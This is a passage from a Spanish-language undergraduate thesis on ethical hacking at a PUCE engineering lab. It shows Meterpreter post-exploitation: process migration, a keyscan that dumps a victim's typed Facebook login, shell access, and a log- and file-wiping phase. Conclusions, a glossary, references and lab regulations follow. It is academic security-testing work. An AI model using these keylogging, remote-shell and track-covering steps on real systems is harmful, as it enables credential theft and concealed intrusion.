
Process List
============

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]		4294967295		
4	0	System		4294967295		
116	652	svchost.exe		4294967295		
328	4	smss.exe		4294967295		
360	652	svchost.exe		4294967295		
440	652	stacsv64.exe		4294967295		
448	440	csrss.exe		4294967295		
464	652	svchost.exe		4294967295		
488	7208	postgres.exe		4294967295		
548	540	csrss.exe		4294967295		
556	440	wininit.exe		4294967295		
592	540	winlogon.exe		4294967295		
652	556	services.exe		4294967295		
660	556	lsass.exe		4294967295		
672	556	lsm.exe		4294967295		
764	652	svchost.exe		4294967295		
788	1712	EXCEL.EXE	x86	1	Jennifer-PC\Jennifer	C:\Program Files (x86)\Microsoft Office\Office12\EXCEL.EXE
844	652	svchost.exe		4294967295		
928	652	MsMpEng.exe		4294967295		
984	652	LMS.exe		4294967295		
996	652	atiesrxx.exe		4294967295		
1176	652	svchost.exe		4294967295		
1272	652	svchost.exe		4294967295		
1324	996	atieclxx.exe		4294967295		
1392	652	hpservice.exe		4294967295		
1376	652	vcsFPService.exe		4294967295		
1456	652	EgisService.exe		4294967295		
1536	652	svchost.exe		4294967295		
1556	7208	postgres.exe		4294967295		

Elaborado por: Jeniffer Rizzo R

En este caso quiere tener acceso a Internet Explorer por lo que migra de un proceso a otro.


Captura de Pantalla Nº 49: Manteniendo el acceso



Elaborado por: Jeniffer Rizzo R

En este caso el objetivo es ver lo que el usuario está ejecutando en internet explorer, adicionalmente se quiere tener información sobre usuarios y contraseñas que ingrese el usuario por lo que se corre un keyscan.


Captura de Pantalla Nº 50: Keyscan



Elaborado por: Jeniffer Rizzo R

Del lado del atacante al momento que ingresa datos la víctima se presentará de la siguiente manera:

Captura de Pantalla Nº 51: Captura de pantalla de Internet Explorer



Elaborado por: Jeniffer Rizzo R


Captura de Pantalla Nº 52: Obtención de datos

```
meterpreter >
meterpreter > keyscan_dump
Dumping captured keystrokes...
www.facebook.com <Return> prueba jennifer2013
meterpreter >
```

Elaborado por: Jeniffer Rizzo R

El atacante ejecuta el comando Shell, este podrá tener acceso a la consola de la máquina de la víctima.

Captura de Pantalla Nº 53: CMD de la victima




Elaborado por: Jeniffer Rizzo R

Se pretendió una modificación del virus anterior con el fin de vulnerar las seguridades de los sistemas pero de igual manera no se tuvo éxito.

- **Fase de borrado de huellas:** El borrado de huellas no siempre es exitoso, lo que el atacante pretende es eliminar los logs generados. En el caso de no tener una eliminación exitosa de estos registros el atacante borra documentos del sistema que obliguen a la victima la reinstalación del sistema.

espacio en blanco apropósito

Captura de Pantalla Nº 54: Log de actividades



Elaborado por: Jeniffer Rizzo R

Es importante recalcar que la presente disertación no brinda una guía de ataque, simplemente pretende mostrar cómo encontrar y explotar las vulnerabilidades encontradas con el fin de tener un mejor manejo de la seguridad. Es por eso que no todos los comandas y ataques se muestran.

Conclusiones

1. La importancias de presentar una guía metodológica y herramientas informáticas , es generar un eficiente reconocimiento, escaneo y penetración, manteniendo tanto acceso, como borrado de huellas, creando un documento técnico que servirá como base para futuros análisis de seguridad y futuras investigaciones.

2. Con las pruebas y análisis realizados sobre los servidores instalados en el LTIC de la Facultad de Ingeniería de la PUCE, se demostró que el sistema de seguridad implementado es difícil de vulnerar. Si bien, las vulnerabilidades encontradas se basaron en actualizaciones de las aplicaciones no se encontraron vulnerabilidades adicionales que sean críticas.

3. Es importante la implementación tanto de modelos como de políticas de seguridad, con el fin de describir el uso aceptable de la infraestructura, estableciendo objetivos claros para cada uno de los equipos que forman parte de la red, en los que se debe incluir parámetros de seguridad según la plataforma a aplicar. Adicionalmente, estas deben ser difundidas con el fin de lograr una mayor eficiencia en la mitigación de riesgos dentro de la infraestructura de red, las políticas debe estar comprometidas con la privacidad y protección de los usuarios ante acciones ilegales o perjudiciales.

4. Para el estudio de los principales ataques se utilizó la distribución GNU/Linux BackTrack y Kali, las cuales tienen a su disposición herramientas que permiten el ataque a servidores y estaciones de trabajo simulando ataques de hackers.

5. Las seguridades que se implementan por medio de firewalls o antivirus son muy potentes y difíciles de vulnerar, un atacante debe ser paciente e ingenioso para poder realizar un ataque efectivo evadiendo las seguridades existentes.

6. Se recomienda la implementación de servicios de ethical hacking con el fin de detectar a tiempo las posibles vulnerabilidades que se puedan presentar.

7. Es importante detectar los riesgos del entorno para poder ejercer pruebas y análisis de vulnerabilidades más específicos. Es por eso que es importante entender la lógica del negocio con el fin de determinar los puntos más vulnerables tomando que podrían afectar de manera considerable la continuidad del negocio.

8. Los procedimientos de las metodologías estándar para testing & Ethical Hacking son muy similares.

9. El éxito de un ataque dependerá únicamente del nivel de seguridad que tiene la victima ya que de este dependerá el cumplimiento de las fases de la metodología.

Recomendaciones

1. Una vez que se obtengan resultados sobre las vulnerabilidades, se recomienda la planificación y ejecución de políticas de seguridad que permitan mitigar el riesgo.

2. Se recomienda seguir de manera ordenada la metodología con el fin de que la obtención de previas fases sirvan para la obtención de nuevos descubrimientos en fases posteriores.

3. El estudio del Ethical Hacking más que seguir una metodología interviene mucho el conocimiento de la persona que realiza las pruebas. Es por eso que debe estar en un continuo aprendizaje porque de la misma manera que la tecnología avanza, los hackers no pierden tiempo en buscar nuevas formas de vulnerar tener acceso sobre sus víctimas.

4. Tener la implementación de políticas y estándares de seguridad que permitan mitigar posibles ataques.

5. La utilización de encriptación de datos es muy importante ya que como se demostró en la práctica estos pueden ser vulnerados por los atacantes y recibir los paquetes que pueden contener información sensible.

6. El proceso de obtención de información de la victima debe ser ordenada con el fin de poder obtener más información de hallazgos anteriores.

7. Es importante el uso frecuente de la herramienta Nexpose dentro de la red con el fin de determinar posibles vulnerabilidades presentes en la red. Es una herramienta muy potente ya que adicionalmente nos indica el exploit que puede ser ejecutado para atacar dicha vulnerabilidad.

Glosario de términos

Ataque informático

Es un método por el cual un individuo, mediante un sistema informático, intenta tomar el control, desestabilizar o dañar otro sistema informático (ordenador, red privada, etcétera).

Ataques remotos

Un ataque sin conexión directa con el objetivo.

Ataque común

Cualquier acción que causa daño o destrucción del sistema.

Firewall

Son programas diseñados para bloquear conexiones no autorizadas en una red.

Hacking

El hacking se desarrolla por una persona quién maliciosamente ingresa a un sistema por fines personales, beneficios o venganza. Estos pueden modificar, borrar o robar información crítica.

Hacker

Atacante malicioso quien inicializa las actividades contra el objetivo

LTIC

Laboratorio de tecnologías de información y comunicaciones

Modelo de seguridad

Uso eficiente de herramientas informáticas para proteger un sistema específico y evitar los ataque cibernéticos

Target-Objetivo

Punto de ataque u objetivo que se tiene en el momento de un ingreso malicioso al sistema.

Testing & Ethical Hacking

Es explotar las vulnerabilidades existentes en el sistema de "interés" valiéndose de test de intrusión, que verifican y evalúan la seguridad física y lógica de los sistemas de información

Theat

Acción potencial de alterar la seguridad de un sistema con o sin conocimiento de sus vulnerabilidades.

Seguridad física

Hace referencia a todos los aspectos que deben ser considerados en el entorno en donde se encuentran los servidores, computadores y demás equipos tecnológicos que contengan información crítica para la empresa.

Seguridad lógica

Hace referencia a la configuración adecuada que el sistema debe tener para poder evitar posibles accesos a recursos y configuraciones por parte de personal no autorizado.

Vulnerabilidades informáticas

Debilidad del sistema informático que puede ser utilizada para causar un daño.

Vulnerabilidad

Grado en el cual una actividad del sistema es susceptible a un daño por la influencia de un factor externo o agente dañino.

Referencias Bibliográficas

Carmen De la Torre García. Determinar la seguridad de una aplicación Web**.** Bogotá, Tercera Edición, 2007. Página 20.

Charles Palmer. Ethical Hacking Dictionary. London, Cambridge, 1991. Página 287 - 677

Fiske Goheen. Computer Security Penetration. Mitre USA, IV Edition, 207. Página 586

John Herhalt. Ciber Crime-A Growing Challenge for Governments. USA, KPMG editorial, 2011. Página 6.

John Herhalt. Ciber crimes a Global Challenge for Governments, USA, KPMG editorial, 2011. Página 4.

John Herhalt. Ciber crimes a Global Challenge for Governments. Internet. http://vateos.net/2010/02/hacker-cracker-lamer-defacer-scriptkiddie-newbie-phreaker. Acceso: (18/08/2013)

John Herhalt. Information Security Workshop. Internet. http://vateos.net/2010/02/hacker-cracker-lamer-defacer-scriptkiddie-newbie-phreaker. Acceso: (18/08/2013)

John Herhalt. The five most common ciber security mistakes. Internet. http://vateos.net/2010/02/hacker-cracker-lamer-defacer-scriptkiddie-newbie-phreaker. Acceso: (18/08/2013)

José Sierra. Técnicas de detección de sniffers**.** Madrid, Editorial Carlos III, 2000. Página.15.

Kelsy Mitiger. Metodología OSSTMM.http://www.isecom.org/research/osstmm.html Acceso: (12/08/2013)

Johann Prisley. TCP/IP. Internet: http://segweb.blogspot.com/p/conceptos-basicos-de-tcpip-protocolo-de.html. Acceso: (17/08/2013)

Thomas Wilhelm. Professional Penetratio Testing, USA, Elsevier, 2010, Página. 197-214

Shakeel Ali & Tedi Heriyanto, BackTrack 4: Assuring Security by Penetration Testing, Birmingham – Mumbai, 2011. Página 9 - 345

Anexos

Anexo N° 1

LTIC – Ingeniería

Laboratorio de Tecnologías de Información y Comunicaciones

Normativa Interna 2008 - Febrero

Generalidades

a. El Laboratorio de Tecnologías de Información y Comunicaciones (LTIC), es una unidad de servicio de la Facultad de Ingeniería de la PUCE.
b. El LTIC administra los equipos, programas y otras tecnologías relacionadas con información y comunicaciones de la facultad de Ingeniería.
c. El LTIC, está ubicado en el segundo piso del edificio de Ingeniería y tiene la siguiente infraestructura física:

CODIGO	Tipo	DESCRIPCION	CAPACIDAD
201	AULA	Ofimática, Autocad, SAP	10 Computadoras
202	AUDITORIO	Conferencias magistrales	30 Butacas
203	AULA	Ofimática, Internet	16 Computadoras
204	AULA	Ofimática, Lenguajes de programación, BD	16 Computadoras
205	AULA	Arquitectura PC, Electrología, Redes cmc.	6 grupos de trabajo
206	OFICINA	Becarios, Ayudantes	
207,8	OFICINA	Asistente LTIC, Mantenimiento	
209	SALA	Data Center, Servidores, core central	
210	SALA	Área de Investigación 1	5 puestos de trabajo
211	SALA	Área de Investigación 2	5 puestos de trabajo
212	OFICINA	Director LTIC	

214	AULA	Ofimática, Diseño, modelamiento	16 MAC
215	AULA	Ofimática, Lenguajes de programación, BD	16 Computadoras
216,7	BAÑOS	Baños para mujeres, para hombres	

1. Del correcto uso del LTIC en general

a. Hacer buen uso de la infraestructura física, equipos, programas y otros implementos que están en el LTIC.
b. No está permitido fumar, ingerir alimentos ni ingresar con mascotas a las instalaciones del LTIC.
c. La infraestructura física, los equipos, las aplicaciones y otros implementos del LTIC son exclusivamente para uso académico.
d. Toda persona sin excepción debe registrarse en la estación ubicada al ingreso del laboratorio e indicar el propósito de su presencia.
e. El documento válido para ingresar al LTIC es el carné de la Universidad, en caso de que no se tuviere este documento se requiere autorización expresa del director del LTIC.
f. El horario de atención del LTIC es de 07:00 a 20:00 de Lunes a Viernes en los días laborables de la Universidad.
g. El horario de asignación y disponibilidad de aulas del Laboratorio se publicará oportunamente en la cartelera, debiendo los estudiantes, docentes y administrativos respetar de manera estrictamente dicho horario.
h. Las instalaciones sanitarias están identificadas y son de uso exclusivo de los usuarios del laboratorio.

2. Del correcto uso de las AULAS.

a. Las AULAS están equipadas con diez y seis (16) computadoras personales conectadas en red. Está permitido utilizar las computadoras portátiles de los estudiantes en las horas de clase.
b. Las AULAS del LTIC son exclusivamente para sesiones prácticas de las cátedras o cursos que demanden uso de computadoras. La Dirección de Informática, tiene aulas que pueden ser reservadas para proyecciones o para la utilización de herramientas de ofimática.
c. Los ***docentes o instructores***, deben hacer uso de las aulas asignadas de acuerdo al horario establecido en cada semestre o a la reserva confirmada de la misma, de acuerdo al siguiente procedimiento:
    a. El docente o instructor debe retirar la llave del aula asignada, en la oficina de Becarios, en el instante que va a iniciar su clase y entregar una identificación para registro.
    b. El docente o instructor puede solicitar un proyector, si fuera del caso, el mismo que está sujeto a la disponibilidad de equipos en el LTIC.

c. Los estudiantes no pueden ingresar al aula de clase sin presencia del docente o instructor respectivo.
d. Durante el uso del aula, el docente o instructor, es el responsable directo de todos los equipos y de hacer cumplir las normas internas del Laboratorio.
e. El docente o instructor debe notificar de inmediato cualquier novedad a los ayudantes en lo que respecta al correcto funcionamiento de los equipos del aula.
f. Una vez terminada la clase todos los alumnos deben salir del aula, apagando los equipos utilizados.
g. Al final de la clase, el docente deberá devolver la llave del aula y proyector en caso de haberlo solicitado, en la oficina de becarios, y retirará su identificación.

d. El becario o ayudante de turno debe verificar el estado de entrega o recepción del aula y cualquier novedad informará al Director o Asistente.
e. La reservación de un aula solo la puede hacer un docente, indicando fecha, horario, cátedra, curso y paralelo, con un mínimo de 24 horas de anticipación, enviando un correo electrónico al Director y Asistente. La confirmación de la reserva se hará por este medio.
f. La reserva de aulas se sujetará a la disponibilidad de horario, así como al software y hardware existentes en cada aula.
g. Se dispondrá del aula, si el docente no asiste en los veinte minutos iniciales de cada reserva.
h. Si el docente no va a utilizar el aula reservada debe notificar de este particular a los administrativos del LTIC.

3. Del correcto uso de Computadoras Personales.

a. Las computadoras personales del LTIC, son de **uso educativo exclusivamente**, cualquier otro tipo de utilización debe ser autorizado por el Director.
b. Para utilizar un computador, es necesario contar con su respectivo usuario y contraseña. En caso de no tenerlos, debe solicitar su creación al Becario de turno, previo la verificación de estar matriculado actualmente en la Facultad de Ingeniería o con la autorización del Director.
c. Toda persona que desea utilizar una computadora, deberá registrarse en la entrada del LTIC, allí se le asignará un computador en función de la disponibilidad de los mismos.
d. El registro de usuarios, determinará la responsabilidad en caso de detectarse daños en los equipos. Consecuentemente el daño se imputará al usuario registrado, sin facultad para transferir su utilización a terceros.
e. El usuario que encuentre algún daño o desconfiguración en la computadora, deberá informar del particular inmediatamente al ayudante a cargo, quien registrará la novedad.
f. Es responsabilidad del usuario devolver la computadora en perfectas condiciones luego de su utilización.
g. El límite máximo de personas por computadora es de dos (2), no se permiten acompañantes adicionales.
h. No está permitido el movimiento de computadoras, ni de sus componentes como son teclado, Mouse o monitor.

i. No está permitido abrir las computadoras o desconectarlas de la red.

4. Del correcto uso de la Sala 205.

a. La sala 205 está destinada a prácticas de cátedras que requieren equipos especializados a más de computadoras personales.
b. La sala tiene capacidad para seis (6) grupos de trabajo, si existiere un mayor número de grupos de trabajo, el docente deberá organizar grupos de trabajo de acuerdo a la capacidad de la sala y coordinar el horario con el Director.
c. Esta sala cuenta con recursos especializados por cátedra y equipos de trabajo, así:
   REDES DE DATOS
   - Un computador con Windows 2003 Server
   - Un computador con Centos v4.5 Cliente
   - Un computador portátil con Windows XP SP2 Cliente
   - Cables UTP, de poder, de consola.
   - Equipos de conectividad

   ELECTROLOGIA
   - Una fuente de poder
   - Un osciloscopio
   - Un generador de señal
   - Tableta Proto Board
   - Circuitos integrados y resistencias.

   ARQUITECTURA DE COMPUTADORES
   - Un computador
   - Un conjunto de herramientas
d. El Coordinador de Área, donde se encuentren las cátedras de Redes, Electrología y Arquitectura del Computador, así como el Coordinador de la Maestría en Redes, deberán enviar al Director, con al menos un mes de anticipación, la planificación de cada sesión, indicando para cada una sus requerimientos de equipos, aplicaciones, cables e instrumentos a utilizar.
e. El instructor es el único responsable de los equipos entregados y de su correcta utilización.
f. El instructor debe verificar con anterioridad que la sala y los equipos, se encuentre lista para su uso, según la práctica a realizarse.
g. El Laboratorio no se responsabiliza por configuración y/o parametrización de equipos y software preexistentes, para lo que se recomienda sacar los respaldos necesarios.
h. Si se requiere de configuraciones previas se puede solicitar los equipos y software una hora antes de cada práctica.
i. El perfil de usuario administrador y clave están registrados en cada grupo de trabajo.

5. Del uso correcto de los equipos de la sala 205.

a. Los equipos de la sala 205, son de **uso educativo exclusivamente**, cualquier otro tipo de utilización debe ser autorizado por el Director.

b. Toda persona que desea utilizar los equipos de la sala 205, deberá registrarse en la entrada del LTIC, allí se le asignará los equipos en función de la disponibilidad de los mismos.
c. El registro de usuarios, determinará la responsabilidad en caso de detectarse daños en los equipos. Consecuentemente el daño se imputará al usuario registrado, sin facultad para transferir su utilización a terceros.
d. El usuario que encuentre algún daño o desconfiguración en los equipos asignados, deberá informar del particular inmediatamente al ayudante a cargo, quien registrará la novedad.
e. Es responsabilidad del usuario devolver los equipos en perfectas condiciones luego de su utilización.
f. El límite máximo de personas por grupos de trabajo es de tres (3).
g. Los equipos no pueden salir de la sala 205, salvo excepción autorizada por el Director.
h. Los equipos disponibles para la sala 205 son los mencionados en el numeral 4 literal c.

6. Del correcto uso de la conexión Wireless.

a. El LTIC dispone de conexión inalámbrica (Wireless) en todo el segundo piso, como un servicio a los estudiantes matriculados en la facultad de Ingeniería.
b. Para tener acceso a la conexión inalámbrica, se debe solicitar a un Becario el registro del equipo y la configuración de la conectividad, previo la verificación de estar actualmente matriculado (presentar el comprobante de pago actualizado o carné estudiantil actualizado).
c. Siempre se requiere una cuenta de usuario y contraseña, que es la misma que se utiliza para el uso de las computadoras del LTIC.
d. Los usuarios se sujetarán a las velocidades de acceso definidas por los administrativos del LTIC.
e. El LTIC no se hace responsable del software instalado en estos equipos, ni del uso que se dé a los mismos.
f. El LTIC no se responsabiliza por las páginas visitadas, por descarga de aplicaciones desconocidas o por infección por virus en los computadores de los usuarios de la conexión wireless.

7. Del correcto uso del Auditorio.

a. El auditorio está destinado para exposiciones magistrales donde se necesite recursos para proyección, comunicación a red y amplificación.
b. Los docentes o instructores deben confirmar con 24 horas de anticipación la reserva y los recursos que necesitan.
c. El instructor o coordinador de la exposición debe retirar la llave de la oficina de becarios, verificar el correcto funcionamiento de los equipos.

d. El instructor o coordinador es el único responsable de los equipos e infraestructura del auditorio, por lo que si encuentra alguna novedad deberá reportarla al ayudante de turno.
e. Una vez concluida la exposición deberá devolver la llave al ayudante de turno y cerrar el auditorio.

8. Del correcto uso del acceso a Internet.

a. El acceso al Internet del LTIC, es de **uso educativo exclusivamente**, cualquier otro tipo de utilización debe ser autorizado por el Director.
b. Los usuarios se sujetarán a las restricciones de seguridad y velocidades de acceso definidas por los administrativos del LTIC.
c. Está prohibido la navegación a sitios con contenido: pornográfico, videos, música, Chat, juegos.
d. No están permitidas las descargas en general (software de prueba, componentes, videos, entre otros), y en caso de ser necesario se debe solicitar al becario de turno el requerimiento, el mismo que tendrá autorización del Director para efectuarla y entregarla.

9. Del uso correcto de proyectores

a. Los proyectores del Laboratorio, están asignados a cada aula, según el horario de clases practicas previamente definido.
b. La responsabilidad del buen uso del proyector es exclusiva del docente que lo utilice.
c. Los proyectores no podrán salir del Laboratorio, salvo en caso excepcionales debidamente justificados ante el Director, y con autorización expresa de él.

10. Del correcto uso del Software en general

a. Todo software (programa) que se instala en el Laboratorio, cumple con los lineamientos establecidos por la Universidad, respetando las leyes de propiedad intelectual, uso GNU o licencias demostrativas.
b. No está permitido instalar y/o utilizar software no autorizado por los administrativos del Laboratorio.
c. No esta permitido cambiar la configuración o cambio de parámetros establecidos en el software instalado.
d. El listado actualizado del software disponible se encuentra publicado en la Intranet de la Facultad.
e. Los ayudantes o becarios, pueden entregar una copia únicamente del software permitido, licencias Software Libre o trials demostrativos.
f. El software licenciado no se puede transferir a terceras personas, son uso exclusivo del Laboratorio.

g. La actualización del software dependerá de la disponibilidad del LTIC para adquirir nuevas versiones. En especial si se trata de software licenciado.

11. Del correcto uso de las Salas de Investigación

a. El LTIC cuenta con dos salas de investigación con cinco (5) estaciones de trabajo cada una.
b. Para utilizar una sala de investigación, la persona responsable del proyecto deberá enviar una carta al Director, junto con su propuesta de proyecto, donde debe especificar:
    a. Propuesta del proyecto, investigación o tesis.
    b. Responsable y colaboradores.
    c. Requisitos de hardware y software necesarios.
    d. Cronograma de trabajo (días y horas).
c. Una vez aprobada la carta, se autorizará el uso de la Sala de Investigación, según el horario fijado y dependiendo de la disponibilidad de las salas.
d. Al responsable se le asignarán los equipos cumpliendo en la medida de lo posible los requisitos solicitados y detallado en el formulario respectivo.
e. El responsable se constituye en el único custodio de los mismos, de su buen trato y uso.
f. Los equipos que estén asignados a los proyectos de investigación, se usarán solo para ese propósito durante el tiempo que dure el proyecto.
g. El software a instalar, deberá contar con sus respectivas licencias o en su defecto trabajar con versiones "libre" o trials.
h. En el caso de computadoras se proporcionarán cuentas de usuarios administradores, lo que permite control total sobre la operabilidad del equipo.
i. Una vez finalizado el proyecto, investigación o tesis; el responsable deberá devolver los equipos a su cargo en iguales condiciones en las que fue entregado y firmar su devolución.
j. Se prohíbe el ingreso de personas ajenas a los proyectos a las salas de investigación.

12. Del correcto uso de las Áreas Restringidas

a. Son áreas restringidas:
    - Estación de registro en el ingreso del Laboratorio.
    - Oficina de Becarios.
    - Oficinas Administrativas (Director, Asistente, Mantenimiento).
    - Data Center.
b. Toda área restringida, permanecerá cerrada por razones de seguridad.
c. La atención a los usuarios del LTIC es a través de la ventanilla en la oficina de becarios.
d. El acceso a estas áreas será autorizados por los administrativos del Laboratorio.
e. La oficina de Becarios tiene tres (3) estaciones de trabajo, destinada exclusivamente a uso en actividades del LTIC.

f. No se permite ninguna persona en calidad de acompañante en la estación de registro, en la oficina de becarios ni en la sala de mantenimiento.

13. De correcto uso de los recursos del área administrativa

a. Las computadoras, impresoras y otros equipos instalados en las oficinas del Director, Asistente, Becarios y Ayudantes comprenden los recursos del área administrativa.
b. Los recursos de esta área son uso exclusivo de administrativos, becarios y ayudantes del LTIC.
c. El disco duro las computadoras debe tener dos particiones C: y D:, y toda la información vital debe ser almacenada en la partición D.
d. Se debe informar a los administrativos de los programas instalados en las estaciones de los becarios, para control y respaldo en caso de necesitarse un formateo de la partición C.
e. Las cuentas y contraseñas administrativas deben ser entregadas a los administrativos del Laboratorio.

14. De los Cursos de Extensión

a. Para dictar un curso de extensión organizado por el Laboratorio, se debe cumplir con la Normativa para el funcionamiento de programas y cursos de Educación Continua de la Dirección General Académica. Poner énfasis en los artículos 4, 5, 9, 11, 21, 23, 32, 34, 35, 36, 37.
b. Se debe informar sobre la oferta de los cursos y la finalización de los mismos al Consejo de Escuela de la Facultad.
c. Los honorarios de los instructores de los cursos que se dicten en el Laboratorio dependerá si el docente está certificado en el tema que enseña. Así si un docente está certificado el valor de hora de clase será el 30% más que la hora de clase de un docente sin certificación.
d. El tiempo para dictar estos cursos dependerá de la disponibilidad física de las aulas, esto es, se podrá dictar un curso siempre y cuando no interfiera con las clases que se dictan regularmente durante el semestre.
e. Se podrá rentar la infraestructura del Laboratorio (equipos, computadoras, espacio físico, proyectores de vídeo, entre otros). Previo aprobación del curso a dictar por la Dirección General Académica y cumpliendo el inciso anterior.
f. El Laboratorio se reserva el derecho de abrir o no un curso ofertado, según lo requiera o por no cumplir con el art. 21 de la Normativa para el Funcionamiento de Programas y Cursos de Educación continua.
g. Los Becarios y/o ayudantes que hayan tenido un rendimiento sobresaliente durante el semestre en el cual el Laboratorio oferta cursos, podrán asistir a uno de ellos, la decisión será tomada por las autoridades del Laboratorio.

15. De las sanciones

a. Para quienes incumplan con lo establecido en esta normativa, se aplicará lo contemplado en el Art.7 del Reglamento del Laboratorio de la Facultad de Ingeniería.

Además se contempla las siguientes sanciones para los siguientes casos:

b. Cualquier estudiante que se encuentre jugando dentro del Laboratorio tendrá como primera sanción la prohibición de uso de cualquier computadora por un día.
c. En caso de reincidir se prohibirá su ingreso durante una semana.
d. En caso de ser nuevamente encontrado jugando se le prohibirá el acceso definitivo al Laboratorio el tiempo que reste del semestre que este cursando.
e. Un estudiante sancionado, solo podrá ingresar a sus horas de clases prácticas y a exámenes.

Anexo N° 2

PONTIFICIA UNIVERSIDAD CATÓLICA DEL ECUADOR
FACULTAD DE INGENIERÍA

Laboratorio de Tecnologías de Información y Comunicaciones - LTIC
Gestión de Seguridad

Asignación de autorización de ingreso al LTIC

La autorización para que una persona tenga una tarjeta magnética de acceso a las áreas, equipos y demás infraestructura tecnológica del LTIC, será exclusivamente emitida por el/la Director(a) de LTIC de la Facultad de Ingeniería.

Los accesos del personal serán debidamente certificados para realizar actividades académicas o administrativas en el Laboratorio.

La tarjeta tiene un dispositivo magnético que en su banda magnética tiene grabado el nombre, apellido y número de cédula de la persona dueña de la misma, en tal virtud, las tarjetas son "estrictamente personales", no la puede utilizar persona que no sea la titular.

Las reglas de seguridad de acceso a las áreas del LTIC, son ser parte del Reglamento o normativa interna oficial del Laboratorio de la Facultad de Ingeniería.

Reglas de Seguridad en el acceso a las áreas del LTIC

1. Como toda área restringida, que debe tener el menor número de entradas posibles, el LTIC debe tener una sola entrada, con acceso controlado a través de las tarjetas magnéticas.

2. El Director del LTIC debe definir la nómina de estudiantes que desempeñarán las funciones de becaría o ayudantía en el Laboratorio y autorizará la emisión de tarjetas magnéticas para el acceso.

3. El Director del LTIC en coordinación con el Director de Sistemas, deben definir la nómina de profesores que apoyarán al buen desempeño de las funciones del LTIC, quienes serán autorizados por el Director del LTIC para la emisión de la tarjeta magnética de acceso.

4. La información necesaria a grabar en las tarjetas magnéticas de cada persona será definida por el Director del LTIC.

5. Los horarios serán calendarizados y aprobados por el Director del LTIC, mismo que serán grabados en la tarjeta magnética, horarios que serán habilitados para las clases respectivas.

